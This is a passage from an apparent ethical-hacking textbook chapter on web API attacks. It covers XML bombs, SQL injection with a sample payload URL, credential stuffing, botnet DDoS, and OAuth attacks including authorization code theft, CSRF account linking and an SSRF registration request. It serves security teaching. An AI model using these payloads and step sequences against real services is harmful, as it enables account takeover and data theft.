When the abovementioned code is processed by a vulnerable or misconfigured XML parser, it will try to expand the lol9 entity, resulting in a memory-out-of-bound error. This either brings the target server totally down or makes it vulnerable to further attacks.

Another way in which attackers perform this attack is by uploading malicious script files, e.g., by uploading shell script instead of the pdf document. This may result in executing the malicious script to bypass the security mechanisms on the server or propagating the script to other parties who are trying to access the API. Using this technique attackers, try to extract information related to the underlying filesystem.

- **Injection Attacks**

  Similar to traditional web applications, APIs are also vulnerable to various injection attacks. For example, consider the following normal URL:

  `http://billpay.com/api/v1/cust/459`

  For the abovementioned URL, the API retrieves the customer details based on the customer ID 459 from the database using the following SQL query:

  `“SELECT * FROM Customers where custID=’” + custID + ”’”`

Here, the custID is replaced with 459

```
“SELECT * FROM Customers where custID=’459’”
```

In the abovementioned URL, assume that an attacker injects the malicious input

```
http://billpay.com/api/v1/cust/ '%20or%20'1'='1
```

The resultant malicious SQL query is

```
“SELECT * FROM Customers where custID=‘’ or ‘1’ = ‘1’”
```

The abovementioned query returns details of all the customers in the database. Using this information, an attacker may further delete or modify the data in the database or use the customers' information to perform other malicious activities on the database server.

These API injection attacks are performed not only using SQL but also using JSON, JavaScript, XPath, XSLT, etc., which require parsers/processors for execution.

Note: Similar to injection attacks, web APIs are also vulnerable to XSS and CSRF attacks

- **Exploiting Insecure Configurations**
    - **Insecure SSL Configuration**: Vulnerabilities in SSL configuration may allow attackers to perform MITM attacks. For example, using self-signed SSL certificates for secure API access may allow attackers to perform an MITM attack. An attacker may sniff the traffic between an API and a client, manipulate the client-side certificate, and start monitoring or manipulating the encrypted traffic between the client and the API.
    - **Insecure Direct Object References (IDOR)**: In general, direct object references are used as arguments for API calls, and access rights are not imposed on the objects for which a user does not have access. These vulnerabilities can be identified through API metadata and exploited by attackers to identify the parameters and try all possible values for the parameters to access the data to which the user does not have access.
    - **Insecure Session/Authentication Handling**: Vulnerabilities such as the reuse of session tokens, sequential session tokens, long session token timeout, unencrypted session token, and session token embedded into a URL, allow attackers to hijack and take over the client session and steal or manipulate the messages between the client and the API.

- **Login/Credential Stuffing Attacks**

  Attackers often target login and validating systems because attacks on these systems are difficult to detect and stop using typical API security solutions. Attackers perform login attacks or credential stuffing attacks to exploit password reuse across multiple platforms. Most users use the same passwords to access different web services. Attackers can take advantage of credentials stolen from one account and use them to validate other services.

Credential stuffing attacks do not involve password guessing or brute-forcing the passwords; instead, attackers try to automate all the previously identified pairs of credentials using automated tools such as Sentry MBA and PhantomJS, to break into an account. These attacks can also be performed to disrupt API-based services by preventing valid users from signing in, thereby degrading the user experience and functionality of the front-facing APIs.

Attackers generally employ bots for different login attempts using the previously stolen data (collected from previous logins) or leaked information belonging to one account to breach other accounts/services or bombard the server with a large set of login requests until the right combination hits. Once the attack is successful, attackers not only take control of the user account but also perform illegitimate transactions from the account and conduct fraudulent online campaigns.




Figure 14.94: Illustration of credential stuffing attack

- **API DDoS Attacks**

  The DDoS attack involves saturating an API with a massive volume of traffic from multiple infected computers (botnet) to delay the API services to legitimate users. Although many rate limit constraints are implemented to protect the server against crashing, they may not prevent the service delay (API response), thereby degrading the API's user experience.

  Attackers often carry out these attacks using botnets that are created to discover and stay within the API rate limit control to increase the possibility of an attack. Along with the regular traffic from legitimate users, attackers' requests can also bypass API security management systems, load balancers, and other security implementations.

  Most of these attacks may not be volumetric. They may also exploit certain API vulnerabilities to disrupt the API services. For instance, an attacker who gains access to the API can consume the CPU and other memory resources reserved for the API to delay the service for as long as possible.



Bots connect to C&C handler and wait for instructions
4
5
Attacker sends commands to the bots through C&C
Bot Command and Control Center
Botnet
6
Bots attack target API
API Gateway
1
Sets a bot C&C handler
2
Attacker infects a machine
Victim (Bot)
3
Bot looks for other vulnerable systems and infects them to create Botnet

Figure 14.95: Illustration of API DDoS attack

- **Authorization Attacks on API: OAuth Attacks**

  According to *https://auth0.com*, OAuth is an authorization protocol that allows a user to grant limited access to his/her resources on one site to another site without having to expose his/her credentials.

  OAuth grants authorization flows for many computing devices and applications, such as connecting users to different applications from one application to access the required information.

  Different actors involved in the OAuth process:

  - **Owner of the resource**: The resource owner is also known as a user who grants permission to an application to access his/her account. The access to the application is limited or conditional, such as providing only read and write permissions.
  - **Authorization/Resource Server (API):** The resource server provides the secured user account, and the authorization server validates the user identity and then supplies the access token to the application.
  - **Client or Application:** It is an application that seeks access to the user account. To access the account, the user must authorize the application; then, the API should validate the authorization.

  Steps involved in Authorization Code Grant

  There are four steps involved in the authorization code grant, through which attackers can perform various authorization attacks on the API.

  - The user passes the GET request to the client via the user agent to initiate the authorization process. This operation can be performed via the “Login with or Connect” button displayed on the client’s site.
  - The user agent can be redirected to the authorization server by the client using the following parameters:
    - **response _type**: Code used for informing the server which permissions to execute

    - **client_id**: ID assigned to the client
    - **redirect_uri**: URI where the authorization server redirects the user agent when the authorization code is provided
    - **scope**: Defines the level of access to the application
    - **State**: Opaque value used for security implementations. The value is also used for maintaining the state between request and callback

- When the user is authenticated and authorized to access the resource, the user agent is redirected to redirect_uri by the authorization server. The server uses the following parameters to do this:
    - **Code**: Authorization code
    - **State**: Value supplied in the abovementioned request
- Using the authorization code, the client requests the access token by adding the following parameters in the body of a request:
    - **grant_type**: Authorization_code
    - **code**: Authorization code received in the previous message
    - **redirect_uri**: URI used in the first request

OAuth Attacks

Various attacks on OAuth performed by manipulating the requests stated above are described below:

- **Attack on ‘Connect’ Request**

  Most sites enable users to access other websites such as LinkedIn, Instagram, and Twitter, via OAuth. An attacker can exploit requests to connect one site to another, i.e., when the user hits the “Login with or Connect” button. Then, he or she can gain illegal access to the client-side user/victim’s account by connecting his/her account to the provider’s website.

  Steps to perform an attack on “Connect” request:

    - The attacker opens a fake account on the provider’s website
    - The attacker initiates the “Connect” operation with the client through his/her fake account on the provider’s website but halts authorization server redirects, which means that the attacker validates the client to access his/her resources on the provider, while the client is not informed.
    - The attacker creates a malicious web page as follows:
        - ✓ Uses CSRF to make the user logout on the provider.
        - ✓ Again uses CSRF to make the user login on the provider using his/her fake account credentials.

    - ✓ Spoofs the first request to connect the provider account with the client. It is just another GET request. It is usually performed inside the <iframe> tag to make the user unaware of this action.

  - Once the victim opens the attacker's malicious page, his/her account gets logged out on the provider and connects as a fake account. Then, the attacker's fake account is connected with the victim's account on the client. The victim does not ask the client for permission, as the attacker has already approved it.
  - Hence, the attacker can log into the victim's account on the client side using his/her fake account on the provider.

- ○ **Attack on 'redirect_uri'**

  While registering, the domain is usually specified by the client and only those "redirect_uri" on the specific domain are permitted. If an attacker can identify vulnerabilities such as XSS on a web page on the client domain, he/she can exploit them to capture authorization code.

  Steps to perform an attack on 'redirect_uri':

  - The attacker leaks data through a vulnerable page on the client domain: **https://xyz.com/vuln**
  - The attacker installs malicious JavaScript on the page; then, the page sends the URL, which is loaded in the browser (along with the parameter and fragments) to the attacker
  - The attacker creates a page that prompts the user to open a malicious link:
  - **https://provider.com/oauth/authorize?client_id=CLIENTID&response_type=auth_code&redirect_uri=https%3A%2F%2Fxyz.com%2Fvuln**
  - When the victim opens the malicious link, the user agent is redirected to **https://xyz.com/vuln?code=CODE,** and the CODE is then exfiltrated to the attacker
  - Now, the attacker uses the retrieved code to provide the access token via authentic 'redirect_uri' such as **https://xyz.com/oauth/callback?code=CODE.**

- ○ **CSRF on Authorization Response**

  The attacker performs a CSRF attack to connect a fake account on the provider with the victim's account on the client side. This attack exploits a third request related to authorization code grant.

  Steps to perform CSRF on authorization response:

  - The attacker open a fake account on the provider
  - The attacker starts a "Connect" operation with the client through his/her fake account on the provider, but halts authorization server redirects, which means that the attacker has validated the client to access his/her resources on the

provider, while the client is not informed. Hence, the attacker stores the authorization_code.

- The attacker persuades the user to send a request to **https://xyz.com/<provider>/login?code=Auth_Code**. This operation can be implemented by luring the victim into opening a malicious link embedded with an img or script tag along with the abovementioned link as source.
- When the victim logs into the client, the attacker's fake account is connected to the victim's account
- Now, the attacker can sign in as the victim on the client by logging in with his/her fake account on the provider

- **Access Token Reusage**

  OAuth requires unique access tokens for individual clients. It ensures that these tokens saved on the authorization server are mapped to relevant scopes and time expiry. Access tokens provided for "ClientA" can work for "ClientB". Attackers exploit this feature to perform attacks on clients that allow grants implicitly.

  Steps to reuse access tokens:

  - The attacker develops a legitimate client application "clientA" and enrolls it with some provider
  - Now, the attacker lures the victim into accessing "clientA" and gains illegal access to the victim's access token on "clientA"
  - Let us consider that the victim accesses "client", which uses the implicit grant. In such a case, the authorization server redirects the user agent to **https://clientB.com/callback#access_token=ACCESSTOKEN. Now, the attacker can open this URL with client's access_token**.
  - The attacker is verified as a valid entity by "client". Therefore, one access token is sufficient for use on many clients using the implicit grant.

- **SSRF Using Dynamic Client Registration Endpoint**

  In black-box testing on an OAuth server, the analysis may not detect hidden URLs such as the Dynamic Client Registration endpoint. These URLs are used as special registration endpoints and are mapped to `/register`. The attacker can perform an SSRF attack using these URLs associated with the parameters, as demonstrated in the following POST request:

```
POST /connect/register HTTP/1.1
Content-Type: application/json
Host: server.certifiedhacker.com
Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJ ...
{
  "application_type": "web app",
  "redirect_uris":
["https://client.certifiedhacker.com/callback"],
  "client_name": "Sample Test",
  "logo_uri": "https://client.certifiedhacker.com/logo.png",
  "subject_type": "pairwise",
  "sector_identifier_uri":
"https://certifiedhacker.com/rdrct_uris.json",
  "token_endpoint_auth_method": "client_secret_basic",
  "jwks_uri":
"https://client.certifiedhacker.com/public_keys.jwks",
  "contacts": ["hacker@certifiedhacker.com"],
  "request_uris":
["https://client.certifiedhacker.com/rf.txt"]
}
```

The above POST request has several URL references values that can trigger an SSRF attack. The vulnerable parameters are **`logo_uri`**, **`jwks_uri`**, and **`request_uris`**.

- **`logo_uri`**: After registering a new user, the server authorizes an endpoint with the new **`client_id`** and displays the logo using the **`logo_uri`** parameter. If the server fetches the logo, an SSRF attack might occur.
- **`jwks_uri`**: The JWT key is important for the server to validate an endpoint token client authentication. If the client application is registered with a malicious URL in the **`jwks_uri`** parameter, an SSRF attack may occur; thus, the attacker can obtain the authorization code for all the users.
- **`request_uris`**: This parameter contains an array of URLs that are used while authorizing an endpoint. The URL contains the requested information with a JWT. It is possible to perform an SSRF attack by using the **`request_uri`** parameter.

- **WebFinger User Enumeration**

  WebFinger is a standard protocol used to display all user information through a GET request. In OAuth authorization, "**`/.well-known/webfinger`**" validates an endpoint with a username that does not exist in the server. The attacker can use "**`anonymous`**" as a username to validate themselves as a genuine user account on the server. As the account is not found or used by the OpenID client application, we can determine that the request does not originate from the browser side. Hence, the response from the server contains a valid URL in the form of "**`http://host/user`**" in place of the **`rel`** parameter value.

- ### Exploiting Flawed Scope Validation

  Attackers exploit vulnerabilities of OAuth service providers to achieve scope escalation, which results in the exfiltration of additional data of the resource owner. If an attacker can find a way to modify the scope parameter in the authorization request of an access token, they can lure the OAuth service providers using flawed scopes to gain additional scope access. This scope parameter helps in providing scope for access to the client application, which is either defined dynamically by the client or by using scope standard entities such as OpenID Connect.

  Steps to Exploit Flawed Scope Validation

  Attackers use different grant types to exploit flawed scope validation. The following are the two grant types used by attackers during the attack.

  - **Authorization code grant type:**
    - ✓ The attacker registers for the OAuth service that is used by the targeted resource owner for their malicious client application `https://xyz.com`.
    - ✓ When the victim attempts to open the attacker's malicious client application, the attacker initiates a request to the OAuth service provider for access to the client's mail address using the OpenID email scope.
    - ✓ When the user provides authorization for their request, the attacker attains an authorization code as a response.
    - ✓ Now, the attacker initiates the scope escalation process for the targeted client by controlling their malicious client application to add additional scope

      ```
      client_id=12345&client_secret=SECRET&redirect_uri=https:/
      /xyz.com/callback&grant_type=authorization_code&code=a1b2
      c3d4e5f6g7h8&scope=openid%20 email%20profile.
      ```

    - ✓ After approval from the OAuth server, the attacker attains a new access token containing the newly added additional scope:

